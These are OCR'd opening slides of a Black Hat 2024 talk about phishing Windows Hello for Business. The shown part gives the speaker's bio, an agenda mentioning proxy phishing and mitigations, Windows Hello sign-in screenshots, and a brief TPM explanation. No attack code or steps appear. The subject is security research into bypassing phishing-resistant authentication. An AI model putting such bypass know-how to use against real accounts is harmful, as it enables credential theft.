black hat®
USA 2024

AUGUST 7-8, 2024
BRIEFINGS

HOOK, LINE AND SINKER: PHISHING WINDOWS HELLO FOR BUSINESS

ABOUT ME

Yehuda Smirnov

RED TEAM & SECURITY RESEARCHER
@ ACCENTURE SECURITY ISRAEL


.....

@yudasm_ on twitter

- Like learning & researching Windows, Active Directory, Azure and anything interesting
- Develop in C, C#, Python & Assembly
- Ex private investigator
- Like to surf & play tennis

accenture

ABOUT ME



AGENDA


- Intro to Windows Hello For Business (WHfB)
- Understanding WebAuthn API
- Investigation
- Proxy Phishing
- Mitigations

INTRODUCTION


- Windows Hello for Business (WHfB from now on) is considered a **phishing resistant authentication method**.
- Discovered a method to phish Windows Hello for Business

WINDOWS HELLO

WINDOWS HELLO




WINDOWS HELLO



Windows Security

Making sure it's you

1Password is trying to unlock.



Accounts › Sign-in options

Ways to sign in

Facial recognition (Windows Hello)
Sign in with your camera (Recommended)


Fingerprint recognition (Windows Hello)
Sign in with your fingerprint scanner (Recommended)

PIN (Windows Hello)
Sign in with a PIN (Recommended)

WINDOWS HELLO - TPM

- The TPM - Trusted Platform Module is a chip located on the motherboard / CPU, which stores cryptographic keys directly in the hardware.


WINDOWS HELLO - TPM



1

Enrollment - Windows Hello pin is hashed & stored in the TPM

